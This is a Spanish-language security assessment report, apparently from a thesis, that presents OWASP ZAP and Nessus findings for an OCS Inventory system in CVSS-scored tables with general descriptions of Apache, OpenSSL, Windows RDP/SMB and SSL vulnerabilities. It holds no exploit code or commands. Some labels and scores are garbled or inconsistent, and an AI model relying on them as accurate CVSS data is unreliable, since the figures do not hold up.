**Descripción:** Indica si se necesita la interacción del usuario para que el ataque sea efectivo. Las vulnerabilidades que no requieren interacción del usuario son generalmente más probables de ser explotadas

A continuación se indica un ejemplo del uso de la calculadora, con la vulnerabilidad Inyección SQL Oracle basada en el tiempo.





*Figura 67. Calculadora CVSS 3.1*

**Tabla 13.**

*Resumen Estadístico de Vulnerabilidades Encontradas por OWASP ZAP*

| **Vulnerabilidad** | **Nivel de riesgo** | **Probabilidad de impacto basada en CVSS 3.1.** | **Probabilidad de explotación basada en CVSS 3.1.** |
|---|---|---|---|
| Inyección SQL Oracle basada en el tiempo | Alto | 5.5/10 | 1.6/10 |
| Inyección SQL Lite | Alto | 5.5/10 | 1.6/10 |
| Política de Seguridad de Contenido (CSP) no configurada | Medio | 4.7/10 | 0.7/10 |

| | | | |
|---|---|---|---|
| Nagración de directorios | Medio | 4.5/10 | 0.7/10 |
| Cabecera Anti-clickjacking no configurada | Medio | 4.5/10 | 0.7/10 |
| Librerías JavaScript vulnerables | Medio | 4.4/10 | 0.7/10 |
| Server fugas información de versión a través de "Server" HTTP Response Header Field | Bajo | 3.3/10 | 0.3/10 |
| Bandera httpOnly no configurada | Bajo | 3.3/10 | 0.3/10 |
| Atributo SameSite no configurado | Bajo | 3.1/10 | 0.1/10 |

| | | | |
|---|---|---|---|
| Encabezado X-Powered-by presente | Bajo | 3.1/10 | 0.1/10 |
| Encabezado X-Content-Type-Options no configuradoEncabezado X-Content-Type-Options no configurado | Bajo | 3.1/10 | 0.1/10 |
| GET para POST | Información | 0.3/10 | 0/10 |
| Aplicacion web Moderna | Información | 0.5/10 | 0/10 |
| Respuesta de Gestion de la A sesion Identificada | Información | 0.1/10 | 0/10 |
| Agente de Usuario Fuzzer | Información | 0.2/10 | 0/10 |

| | | | |
|---|---|---|---|
| | Información | 0.3/10 | 0/10 |
| Divulgacion de informacion, comentarios sospechosos | | | |
| Envenenamiento de cookie | Información | 0.3/10 | 0/10 |
| Peticion de Autentificacion Identificada | Información | 0.2/10 | 0/10 |
| Atributo de Element HTML Controlable de Usuario (Potencial XSS) | Información | 0.2/10 | 0/10 |
| **TOTAL** | **19** | | |

*Elaborado por: Los autores*

#### *4.2.2.3.2. NESSUS.*

Utilizando la herramienta NESSUS, se realizó un análisis del sistema OCS Inventory, generando un informe que reveló 153 alertas en el sistema, a continuación se explicaran con detalle cada una de estas vulnerabilidades, empezando por los riegos de nivel crítico, la cual se clasifican de la siguiente manera:

- CRÍTICO: Las vulnerabilidades con un nivel de riesgo CRÍTICO tienen un impacto catastrófico en la seguridad del sistema. Estas vulnerabilidades pueden permitir a un atacante ejecutar código arbitrario, acceder a datos confidenciales o causar una denegación de servicio.
- ALTO: Las vulnerabilidades con un nivel de riesgo ALTO tienen un impacto grave en la seguridad del sistema. Estas vulnerabilidades pueden permitir a un atacante acceder a datos confidenciales, ejecutar código malicioso o causar una denegación de servicio.
- MODERADO: Las vulnerabilidades con un nivel de riesgo MODERADO tienen un impacto significativo en la seguridad del sistema. Estas vulnerabilidades pueden permitir a un atacante acceder a datos no confidenciales, ejecutar código limitado o causar una denegación de servicio parcial.
- BAJO: Las vulnerabilidades con un nivel de riesgo BAJO tienen un impacto moderado en la seguridad del sistema. Estas vulnerabilidades pueden permitir a un atacante acceder a datos no confidenciales o ejecutar código limitado.
- INFORMACIÓN: Las vulnerabilidades con un nivel de riesgo de INFORMACIÓN no tienen un impacto significativo en la seguridad del sistema. Estas vulnerabilidades pueden ser solo informaciones sobre la configuración del sistema o la presencia de software no actualizado.

**Tabla 14.**

*Resumen Estadístico de Vulnerabilidades Encontradas por NESSUS*

| Categoría | Número de vulnerabilidades | Nivel de riesgo | Impacto |
|---|---|---|---|
| Vulnerabilidades críticas | 24 | Crítico | Catastrófico |
| Vulnerabilidades altas | 28 | Alto | Grave |
| Vulnerabilidades medias | 29 | Medio | Significativo |
| Vulnerabilidades bajas | 7 | Bajo | Moderado |
| Vulnerabilidades de información | 65 | Información | No tiene |
| **TOTAL** | **153** | | |

*Elaborado por: Los autores*

1. Apache 2.2.x < 2.2.33-dev / 2.4.x < 2.4.26 Multiple Vulnerabilities
2. Apache 2.2.x < 2.2.34 Multiple Vulnerabilities
3. Apache 2.4.x < 2.4.53 Multiple Vulnerabilities
4. Apache 2.4.x < 2.4.54 Authentication Bypass
5. Apache 2.4.x < 2.4.56 Multiple Vulnerabilities
6. Apache < 2.4.49 Multiple Vulnerabilities

Se han identificado varias vulnerabilidades en diferentes versiones del servidor web Apache, que pueden permitir ataques de tipo "man-in-the-middle", bypass de autenticación, denegación de servicio, revelación de información sensible, ejecución de código arbitrario y otros problemas de seguridad.

Las vulnerabilidades se encuentran en versiones anteriores a 2.2.33-dev de Apache 2.2.x y versiones anteriores a 2.4.26, 2.2.34, 2.4.53, 2.4.54, 2.4.56 y 2.4.49 de Apache 2.4.x.

Los problemas incluyen:

- Apache 2.2.x < 2.2.33-dev / 2.4.x < 2.4.26: Multiple Vulnerabilities
    - Bypass de autenticación, desreferencias de puntero nulo y errores de lectura fuera de límites
- Apache 2.2.x < 2.2.34: Multiple Vulnerabilities
    - Bypass de autenticación y fallos de denegación de servicio
- Apache 2.4.x < 2.4.53: Multiple Vulnerabilities
    - Uso de valor no inicializado, problemas de "HTTP request smuggling", desbordamiento de búfer y escritura fuera de límites
- Apache 2.4.x < 2.4.54: Authentication Bypass
    - Bypass de autenticación basada en IP en el servidor o aplicación de origen
- Apache 2.4.x < 2.4.56: Multiple Vulnerabilities
    - Vulnerabilidades de HTTP request splitting y HTTP response splitting
- Apache < 2.4.49: Multiple Vulnerabilities
    - Problemas en la función ap_escape_quotes() y desreferencia de puntero nulo

Estas vulnerabilidades pueden causar caídas del servicio, revelar información sensible, permitir ataques de HTTP Request Smuggling, redirigir URLs no deseadas, envenenar la caché, truncar respuestas HTTP o incluso permitir la ejecución de código arbitrario.

Se identificaron dos problemas de seguridad en el servidor HP System Management Homepage (SMH) y afectan a versiones anteriores a la 7.5.4. :

7. HP System Management Homepage < 7.5.4 Multiple Vulnerabilities (Logjam): Vulnerabilidades de denegación de servicio, gestión de sesiones y cookies, y ejecución remota de código.
8. HP System Management Homepage Multiple Vulnerabilities (HPSBMU03593): Vulnerabilidades de denegación de servicio, inyección de código y corrupción de memoria.
9. MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)

El host remoto con Windows está afectado por una vulnerabilidad de ejecución remota de código en el servicio 'Server', causada por un manejo incorrecto de las solicitudes RPC. Un atacante remoto y no autenticado puede explotar esta vulnerabilidad mediante una solicitud RPC especialmente diseñada para ejecutar código arbitrario con privilegios de 'System'.

Esta vulnerabilidad, conocida como **ECLIPSEDWING**, es una de varias divulgadas por el grupo Shadow Brokers el 14 de abril de 2017, pertenecientes al conjunto de vulnerabilidades y exploits del Equation Group.

10. Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check

El host remoto presenta una vulnerabilidad de ejecución remota de código en el Protocolo de Escritorio Remoto (RDP). Un atacante remoto no autenticado puede explotarla mediante una serie de solicitudes especialmente diseñadas para ejecutar código arbitrario.

Se encontraron dos vulnerabilidades en OpenSSL:

11. OpenSSL 1.0.0 < 1.0.0i Vulnerability

Desbordamiento de búfer en la función asn1_d2i_read_bio.
Puede permitir corrupción de memoria, denegaciones de servicio y otros impactos no especificados.

12. OpenSSL 1.0.0 < 1.0.0o Multiple Vulnerabilities

Falta de aplicación de la opción de construcción no-ssl3, permitiendo eludir restricciones de acceso.
Fuga de memoria en la función tls_decrypt_ticket, causando denegación de servicio por consumo excesivo de memoria.

13. SSL Version 2 and 3 Protocol Detection

El servicio remoto acepta conexiones cifradas usando SSL 2.0 y/o SSL 3.0, versiones que presentan graves fallos criptográficos. Estos incluyen esquemas de relleno inseguros con cifrados CBC y problemas con la renegociación y reanudación de sesiones. Un atacante puede explotar estas vulnerabilidades para realizar ataques de intermediario o descifrar comunicaciones.

14. VNC Security Type Enforcement Failure Remote Authentication Bypass

La versión del servidor VNC en el host remoto presenta vulnerabilidades que afectan a la autenticación por contraseña. Tanto RealVNC como LibVNCServer tienen errores que permiten a un atacante remoto eludir la autenticación. Esto ocurre cuando el cliente envía una solicitud con un tipo de seguridad inseguro (por ejemplo, 'Tipo 1 - Ninguno'), que es aceptado por el servidor incluso si no es ofrecido. Las vulnerabilidades están registradas como CVE-2006-2369 y CVE-2006-2450.

Se encontraron varias vulnerabilidades en Apache HTTP Server:

15. Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
- Lectura de memoria no deseada a través de la función ap_rwrite().
- Lecturas más allá de los límites en ap_strcmp_match(), causando bloqueos o divulgación de información.

16. Apache 2.4.x < 2.4.55 Multiple Vulnerabilities
- Solicitud If: especialmente diseñada puede provocar la lectura o escritura de memoria fuera del valor del encabezado.
- Vulnerabilidad de 'HTTP Request Smuggling' en mod_proxy_ajp.
- Backend malicioso puede truncar prematuramente los encabezados de respuesta.

17. Apache < 2.4.49 Multiple Vulnerabilities
- Solicitud con un uri-path especialmente diseñado puede hacer que mod_proxy reenvíe la solicitud a un servidor de origen elegido por el usuario remoto.

18. Apache HTTP Server SEoL (2.1.x <= x <= 2.2.x)
- La versión del servidor Apache HTTP ya no cuenta con soporte por parte del proveedor, lo que implica que podría contener vulnerabilidades de seguridad sin solucionar.

19. Microsoft SQL Server Unsupported Version Detection (remote check)

La versión del Microsoft SQL Server instalada en el host, según su número de versión auto-reportado, ya no cuenta con soporte. Esto significa que el proveedor no liberará nuevos parches de seguridad, lo que probablemente deja al producto expuesto a vulnerabilidades de seguridad.

20. Unsupported Windows OS (remote)

La versión de Microsoft Windows en el host está desactualizada, ya que le falta un service pack o ya no cuenta con soporte. Esto probablemente expone al sistema a vulnerabilidades de seguridad debido a la falta de actualizaciones y parches.

Se identificaron 4 vulnerabilidades críticas en HP System Management Homepage:

21. HP System Management Homepage < 6.0.0.96 / 6.0.0-95 Multiple Vulnerabilities: XSS, desbowrdamientos de búfer en PHP mbstring, y vulnerabilidades de denegación de servicio en OpenSSL DTLS.
22. HP System Management Homepage < 6.3 Multiple Vulnerabilities: Errores en PHP fnmatch, vulnerabilidades de divulgación de información y desbordamientos de búfer en PHP y OpenSSL, y ejecución remota de código.
23. HP System Management Homepage < 7.0 Multiple Vulnerabilities: Errores en libxslt, vulnerabilidades de validación de entrada, y problemas de denegación de servicio. También, vulnerabilidades en PHP, Apache, OpenSSL y Curl.
24. HP System Management Homepage < 7.1.1 Multiple Vulnerabilities: Fallos en libxml2, PHP, Apache HTTP Server, OpenSSL, y Curl, y problemas en RoundCube Webmail.

Continuando con el informe, a continuación se detallarán los riesgos de alto nivel.

1. HP System Management Homepage < 7.6 Multiple Vulnerabilities (HPSBMU03653) (httpoxy): Desbordamientos de búfer en OpenSSL, fallos en libxml2, vulnerabilidades en PHP, errores de validación en mod_smh_config.so, vulnerabilidades en cURL, y problemas de seguridad en varias funciones de PHP
2. Microsoft Windows SMBv1 Multiple Vulnerabilities

El host de Windows remoto tiene habilitado el Protocolo de Bloques de Mensajes de Servidor 1.0 (SMBv1), que está afectado por múltiples vulnerabilidades: varias fallas de divulgación de información que permiten a un atacante remoto no autenticado revelar datos sensibles; múltiples vulnerabilidades de denegación de servicio que pueden hacer que el sistema deje de responder; y vulnerabilidades de ejecución remota de código que permiten la ejecución de código arbitrario a través de paquetes SMBv1 especialmente diseñados

3. Apache 2.4.x < 2.4.54 HTTP Request Smuggling Vulnerability

4. Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
5. Apache 2.4.x < 2.4.54 Multiple Vulnerabilities (mod_lua)
6. Apache 2.4.x < 2.4.58 Multiple Vulnerabilities
7. Apache 2.4.x < 2.4.58 Out-of-Bounds Read (CVE-2023-31122)
8. Apache 2.4.x < 2.4.59 Multiple Vulnerabilities

El servidor Apache HTTP Server instalado en el host remoto tiene varias vulnerabilidades de alto nivel debido a versiones anteriores a la 2.4.59, incluyendo:

- HTTP Request Smuggling
- Denegación de servicio en mod_sed y mod_lua
- Divulgación de información en mod_lua con websockets
- Out-of-Bounds Read en mod_macro
- HTTP Response Splitting en múltiples módulos
- Denegación de Servicio (DoS) en HTTP/2

9. Microsoft Windows EFSRPC NTLM Reflection Elevation of Privilege (PetitPotam) (Remote)

El host remoto es vulnerable a "PetitPotam", una vulnerabilidad de elevación de privilegios por reflexión NTLM. Un atacante remoto no autenticado puede explotarla para suplantar al host objetivo y autenticarlo en servicios remotos, lo que podría permitir moverse lateralmente dentro del entorno del dominio.

10. OpenSSL 1.0.0 < 1.0.0f Multiple Vulnerabilities
11. OpenSSL 1.0.0 < 1.0.0h Vulnerability
12. OpenSSL 1.0.0 < 1.0.0j Vulnerability
13. OpenSSL 1.0.0 < 1.0.0k Multiple Vulnerabilities
14. OpenSSL 1.0.0 < 1.0.0l Vulnerability
15. OpenSSL 1.0.0 < 1.0.0n Multiple Vulnerabilities
16. OpenSSL 1.0.0 < 1.0.0s Multiple Vulnerabilities

El host remoto tiene varias vulnerabilidades de alto nivel en OpenSSL debido a versiones anteriores a la 1.0.0s, incluyendo:

- Problemas con el GOST ENGINE, Server Gated Cryptography (SGC) y manejo de certificados X.509

- Vulnerabilidades en la implementación de SSL 3.0, DTLS y Cryptographic Message Syntax (CMS)
- Desbordamiento de enteros en TLS 1.1, TLS 1.2 y DTLS
- Ataques de canal lateral de temporización en TLS 1.1, TLS 1.2 y DTLS
- Problemas de retransmisión de DTLS y denegación de servicio
- Condiciones de carrera, fugas de memoria y doble liberación de memoria en la implementación DTLS

El host remoto tiene dos vulnerabilidades relacionadas con SSL:

17. SSL Certificate Signed Using Weak Hashing Algorithm : El certificado SSL utiliza un algoritmo de hash criptográficamente débil (como MD2, MD4, MD5 o SHA-1), lo que permite a un atacante generar un certificado falso y suplantar el servicio afectado.
18. SSL Medium Strength Cipher Suites Supported (SWEET32) : El host remoto admite el uso de cifrados SSL de fuerza media (64-112 bits o 3DES), lo que puede ser fácilmente eludido por un atacante en la misma red física.

19. OpenSSL 1.0.0 < 1.0.0m Multiple Vulnerabilities: Esta vulnerabilidad se refiere a varios problemas de seguridad en versiones antiguas de OpenSSL, una biblioteca de cifrado ampliamente utilizada. Estos problemas pueden permitir ataques de tipo "man-in-the-middle" y otros tipos de ataques criptográficos.

20. Apache 2.2.x < 2.2.28 Multiple Vulnerabilities: Esta vulnerabilidad se refiere a varios problemas de seguridad en versiones antiguas del servidor web Apache. Estos problemas pueden permitir ataques de inyección de código, denegación de servicio y otros tipos de ataques.

21. SMB NULL Session Authentication: Esta vulnerabilidad se refiere a un problema de autenticación en el protocolo SMB (Server Message Block) que permite a un atacante acceder a recursos compartidos sin necesidad de autenticarse.

22. Apache 2.2.x < 2.2.23 Multiple Vulnerabilities: Esta vulnerabilidad es similar a la anterior, pero se refiere a versiones aún más antiguas del servidor web Apache.

El software de administración de sistemas de HP tiene varias vulnerabilidades, como las siguientes:

23. HP System Management Homepage < 6.2 Multiple Vulnerabilities
24. HP System Management Homepage < 7.2.0.14 iprange Parameter Code Execution
25. HP System Management Homepage < 7.2.1.0 Multiple Vulnerabilities (BEAST)
26. HP System Management Homepage < 7.2.6 Multiple Vulnerabilities (FREAK)
27. HP System Management Homepage ginkgosnmp.inc Command Injection

- Inyección de código y denegación de servicio: Versiones antiguas del software tienen varios problemas de seguridad que permiten ataques de inyección de código, denegación de servicio y otros tipos de ataques.
- Ejecución de código arbitrario: Un problema de seguridad en el parámetro iprange permite a un atacante ejecutar código arbitrario en el sistema.
- Problemas de seguridad BEAST y FREAK: Versiones antiguas del software tienen problemas de seguridad conocidos como "BEAST" y "FREAK", que afectan la seguridad de la comunicación SSL/TLS.
- Inyección de comandos: Un problema de seguridad en el archivo ginkgosnmp.inc permite a un atacante ejecutar comandos arbitrarios en el sistema.

28. MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check): Esta vulnerabilidad se refiere a un problema de seguridad en el servicio de escritorio remoto de Windows que permite a un atacante ejecutar código arbitrario en el sistema sin necesidad de autenticarse.

A continuación, se proporciona una breve descripción de cada una de las vulnerabilidades de nivel medio encontradas:

1. MS16-047: Security Update for SAM and LSAD Remote Protocols (Badlock): Una vulnerabilidad en los protocolos SAM y LSAD que permite a un atacante remoto ejecutar código arbitrario en el sistema.
2. HP System Management Homepage < 6.1.0.102 / 6.1.0-103 Multiple Vulnerabilities: Varias vulnerabilidades en la versión del sistema de gestión de

HP que permiten a un atacante explotar debilidades en la autenticación, autorización y manejo de sesiones.

3. Remote Desktop Protocol Server Man-in-the-Middle Weakness: Una debilidad en el protocolo de escritorio remoto que permite a un atacante interceptar y modificar el tráfico de autenticación.
4. SSL Certificate Cannot Be Trusted: Un certificado SSL/TLS no confiable que puede permitir a un atacante realizar ataques de intermediario.
5. SSL Self-Signed Certificate: Un certificado SSL/TLS autofirmado que no es confiable y puede permitir a un atacante realizar ataques de intermediario.
6. TLS Version 1.0 Protocol Detection: La versión 1.0 del protocolo TLS es vulnerable a ataques de downgrade y debe ser actualizada a una versión más segura.
7. OpenSSL 1.0.0 < 1.0.0r Multiple Vulnerabilities: Varias vulnerabilidades en versiones anteriores de OpenSSL que permiten a un atacante explotar debilidades en la criptografía y la autenticación.
8. SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption): Una vulnerabilidad en la implementación de SSL/TLS que permite a un atacante descifrar tráfico cifrado utilizando algoritmos débiles.
9. SSL RC4 Cipher Suites Supported (Bar Mitzvah): El uso de suites de cifrado RC4 es vulnerable a ataques de criptoanálisis y debe ser reemplazado por suites de cifrado más seguras.
10. Apache 2.2.x < 2.2.25 Multiple Vulnerabilities: Varias vulnerabilidades en versiones anteriores de Apache que permiten a un atacante explotar debilidades en la autenticación, autorización y manejo de sesiones.
11. HP System Management Homepage < 7.6.1 Multiple Vulnerabilities (HPSBMU03753): Varias vulnerabilidades en la versión del sistema de gestión de HP que permiten a un atacante explotar debilidades en la autenticación, autorización y manejo de sesiones.
12. Apache 2.2.x < 2.2.22 Multiple Vulnerabilities: Varias vulnerabilidades en versiones anteriores de Apache que permiten a un atacante explotar debilidades en la autenticación, autorización y manejo de sesiones.
13. Apache 2.2.x < 2.2.24 Multiple XSS Vulnerabilities: Varias vulnerabilidades de cross-site scripting (XSS) en versiones anteriores de Apache que permiten a un atacante inyectar código malicioso en la sesión del usuario.

14. Apache 2.2.x < 2.2.27 Multiple Vulnerabilities: Varias vulnerabilidades en versiones anteriores de Apache que permiten a un atacante explotar debilidades en la autenticación, autorización y manejo de sesiones.
15. Apache 2.4.x < 2.4.54 Out-Of-Bounds Read (CVE-2022-28330): Una vulnerabilidad de lectura fuera de límites en Apache que permite a un atacante leer memoria no autorizada.
16. HTTP TRACE / TRACK Methods Allowed: El método TRACE/TRACK de HTTP permite a un atacante realizar ataques de cross-site tracing (XST).
17. OpenSSL 1.0.0 < 1.0.0p Multiple Vulnerabilities: Varias vulnerabilidades en versiones anteriores de OpenSSL que permiten a un atacante explotar debilidades en la criptografía y la autenticación.
18. OpenSSL 1.0.0 < 1.0.0t Multiple Vulnerabilities: Varias vulnerabilidades en versiones anteriores de OpenSSL que permiten a un atacante explotar debilidades en la criptografía y la autenticación.
19. SMB Use Host SID to Enumerate Local Users Without Credentials: Una vulnerabilidad en el protocolo SMB que permite a un atacante enumerar usuarios locales sin necesidad de credenciales.
20. SSL Certificate Expiry: Un certificado SSL/TLS que ha caducado, lo que puede permitir a un atacante realizar ataques de intermediario.
21. SSL Certificate with Wrong Hostname: Un certificado SSL/TLS con un nombre de host incorrecto, lo que puede permitir a un atacante realizar ataques de intermediario.
22. SSL Weak Cipher Suites Supported: El uso de suites de cifrado débiles en SSL/TLS que pueden ser crackeadas por un atacante.
23. McAfee Agent 4.6.x < 4.8.0.1938 / 5.0.x < 5.0.1 Log View Clickjacking (SB10094): Una vulnerabilidad en el agente de McAfee que permite a un atacante realizar clickjacking en la vista de registros.
24. HP System Management Homepage < 7.2.4.1 / 7.3.3.1 OpenSSL Multiple Vulnerabilities: Varias vulnerabilidades en la versión del sistema de gestión de HP que permiten a un atacante explotar debilidades en la criptografía y la autenticación.
25. HP System Management Homepage < 7.3 Multiple Vulnerabilities: Varias vulnerabilidades en la versión del sistema de gestión de HP que permiten a un

atacante explotar debilidades en la autenticación, autorización y manejo de sesiones.

26. Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration Without Credentials: Una vulnerabilidad en el protocolo SMB que permite a un atacante enumerar SIDs sin necesidad de credenciales.
27. SSL / TLS Renegotiation Handshakes MiTM Plaintext Data Injection: Una vulnerabilidad en la renegociación de handshakes SSL/TLS que permite a un atacante inyectar datos en texto plano en la sesión.
28. SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK): El uso de suites de cifrado EXPORT_RSA débiles que pueden ser crackeadas por un atacante.
29. Terminal Services Encryption Level is Medium or Low: Un nivel de cifrado bajo en los servicios de terminal que puede permitir a un atacante acceder a la sesión del usuario.

Finalmente las vulnerabilidades de nivel bajo encontradas:

1. SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam): Una vulnerabilidad en la implementación de Diffie-Hellman que permite a un atacante realizar ataques de factorización de números primos, lo que puede comprometer la seguridad de la conexión.
2. SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam): El uso de suites de cifrado EXPORT_DHE débiles que pueden ser crackeadas por un atacante, lo que puede comprometer la seguridad de la conexión.
3. HP System Management Homepage < 7.2.5 / 7.4.1 Multiple Vulnerabilities (POODLE): Varias vulnerabilidades en la versión del sistema de gestión de HP que permiten a un atacante explotar debilidades en la criptografía y la autenticación, incluyendo la vulnerabilidad POODLE.
4. SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE): Una vulnerabilidad en la versión 3 de SSL que permite a un atacante realizar ataques de padding oracle, lo que puede comprometer la seguridad de la conexión.
5. ICMP Timestamp Request Remote Date Disclosure: Una vulnerabilidad en el protocolo ICMP que permite a un atacante obtener información sobre la fecha y hora del sistema remoto.

6. SSL Certificate Chain Contains RSA Keys Less Than 2048 bits: Un certificado SSL/TLS con claves RSA de menos de 2048 bits, lo que puede ser considerado débil y vulnerable a ataques de factorización de números primos.
7. Terminal Services Encryption Level is not FIPS-140 Compliant: Un nivel de cifrado en los servicios de terminal que no cumple con los estándares de seguridad FIPS-140, lo que puede comprometer la seguridad de la conexión.

Las vulnerabilidades de información encontradas en el documento revelan una gran cantidad de información sobre la configuración del sistema, los servicios que se ejecutan en él y los componentes del hardware. Esta información puede ser utilizada por un atacante para identificar posibles vulnerabilidades en el sistema y planificar ataques más efectivos.

**Tabla 15.**

*Resumen estadístico de vulnerabilidades de nivel crítico encontradas por NESSUS*

| Severidad | Nombre de la Vulnerabilidad | Cantidad | Probabilidad de impacto unitario basada en CVSS 3.1. | Probabilidad de explotación unitaria basada en CVSS 3.1. |
|---|---|---|---|---|
| CRITICAL | Vulnerabilidades Múltiples en Anteriores Versiones 2.4.54 de Apache | 6 | 8.8 | 3.8 |
| CRITICAL | Vulnerabilidades Múltiples en HP System Management Homepage (Incluye Logjam y HPSBMU03593) | 2 | 8.6 | 3.6 |
| CRITICAL | MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling | 1 | 8.6 | 3.6 |

| | | | | |
|---|---|---|---|---|
| | Remote Code Execution (958644) (ECLIPSEDWING) | | | |
| CRITICAL | Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) | 1 | 8.5 | 3.5 |
| CRITICAL | Vulnerabilidades Múltiples en OpenSSL 1.0.0 Anteriores a 1.0.0o | 2 | 8.3 | 3.3 |
| CRITICAL | SSL Version 2 and 3 Protocol Detection | 1 | 8.3 | 3.3 |
| CRITICAL | VNC Security Type Enforcement Failure Remote Authentication Bypass | 1 | 8.2 | 3.2 |

| | | | | |
|---|---|---|---|---|
| CRITICAL | Vulnerabilidades Múltiples en Apache HTTP Server Anteriores a la Versión 2.4.55 y Problemas en Versiones Descontinuadas | 4 | 8.2 | 3.2 |
| CRITICAL | Vulnerabilidades Múltiples en HP System Management Homepage Anteriores a la Versión 7.1.1 | 4 | 8.0 | 3.0 |
| CRITICAL | Microsoft SQL Server Unsupported Version Detection (remote check) | 1 | 8.0 | 3.0 |
| CRITICAL | Unsupported Windows OS (remote) | 1 | 8.0 | 3.0 |
| **Total, CRITICAL** | | **24** | | |

*Elaborado por: Los autores*

**Tabla 16.**

*Resumen Estadístico de Vulnerabilidades de nivel Alto Encontradas por NESSUS*

| **Severidad** | **Nombre de la Vulnerabilidad** | **Cantidad** | **Probabilidad de impacto unitario basada en CVSS 3.1.** | **Probabilidad de explotación unitaria basada en CVSS 3.1.** |
|---|---|---|---|---|
| ALTA | HP System Management Homepage < 7.6 Multiple Vulnerabilities (HPSBMU03653) (httpoxy): | 1 | 6,6 | 2,6 |
| ALTA | Microsoft Windows SMBv1 Multiple Vulnerabilities | 1 | 6,6 | 2,6 |
| ALTA | Vulnerabilidades en Apache 2.4.x (hasta 2.4.59) | 6 | 6,5 | 2,5 |
| ALTA | Microsoft Windows EFSRPC NTLM Reflection Elevation of Privilege (PetitPotam) (Remote) | 1 | 6,3 | 2,3 |
| ALTA | Vulnerabilidades en OpenSSL 1.0.0 (hasta 1.0.0s) | 7 | 6,3 | 2,3 |
| ALTA | Debilidades en Algoritmos de Firma y Cifrado en SSL | 2 | 6,3 | 2,3 |
| ALTA | OpenSSL 1.0.0 < 1.0.0m Multiple Vulnerabilities | 1 | 6 | 2 |

| | | | | |
|---|---|---|---|---|
| ALTA | Apache 2.2.x < 2.2.28 Multiple Vulnerabilities | 1 | 5,9 | 1,9 |
| ALTA | SMB NULL Session Authentication | 1 | 5,5 | 1,5 |
| ALTA | Apache 2.2.x < 2.2.23 Multiple Vulnerabilities | 1 | 5,8 | 1,8 |
| ALTA | Vulnerabilidades Altas en HP System Management Homepage | 5 | 5,6 | 1,6 |
| ALTA | MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check) | 1 | 5,6 | 1,6 |
| Total ALTO | | 28 | | |

*Elaborado por: Los autores*

**Tabla 17.**

*Resumen Estadístico de Vulnerabilidades de nivel Medio Encontradas por NESSUS*

| Severidad | Nombre de la Vulnerabilidad | Cantidad | Probabilidad de impacto unitario basada en CVSS 3.1. | Probabilidad de explotación unitaria basada en CVSS 3.1. |
|---|---|---|---|---|
| MEDIO | MS16-047 | 1 | 5,4 | 1,4 |
| MEDIO | HP System Management Homepage < 6.1.0.102 / 6.1.0-103 Multiple Vulnerabilities | 1 | 5,3 | 1,3 |
| MEDIO | Remote Desktop Protocol Server Man-in-the-Middle Weakness | 1 | 5,5 | 1,5 |
| MEDIO | Certificado SSL/TLS No Confiable: Riesgo de Ataques de Intermediario | 2 | 5,5 | 1,5 |
| MEDIO | TLS Version 1.0 Protocol Detection | 1 | 5,4 | 1,3 |
| MEDIO | OpenSSL 1.0.0 < 1.0.0r Multiple Vulnerabilities | 1 | 5,2 | 1,2 |
| MEDIO | SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption) | 1 | 5 | 0,9 |

| | | | | |
|---|---|---|---|---|
| MEDIO | SSL RC4 Cipher Suites Supported (Bar Mitzvah) | 1 | 4,8 | 0,8 |
| MEDIO | Apache 2.2.x < 2.2.25 Multiple Vulnerabilities | 1 | 4,8 | 0,8 |
| MEDIO | HP System Management Homepage < 7.6.1 Multiple Vulnerabilities (HPSBMU03753) | 1 | 4,7 | 0,8 |
| MEDIO | Vulnerabilidades Críticas en Apache 2.2.x y 2.4.x | 4 | 4,5 | 0,7 |
| MEDIO | HTTP TRACE / TRACK Methods Allowed | 1 | 4,5 | 0,7 |
| MEDIO | Vulnerabilidades Críticas en OpenSSL 1.0.0 (hasta 1.0.0t) | 2 | 4,5 | 0,7 |
| MEDIO | SMB Use Host SID to Enumerate Local Users Without Credentials | 1 | 4,4 | 0,7 |
| MEDIO | Problemas de Seguridad en Certificados y Cifrado SSL/TLS | 3 | 4,3 | 0,6 |
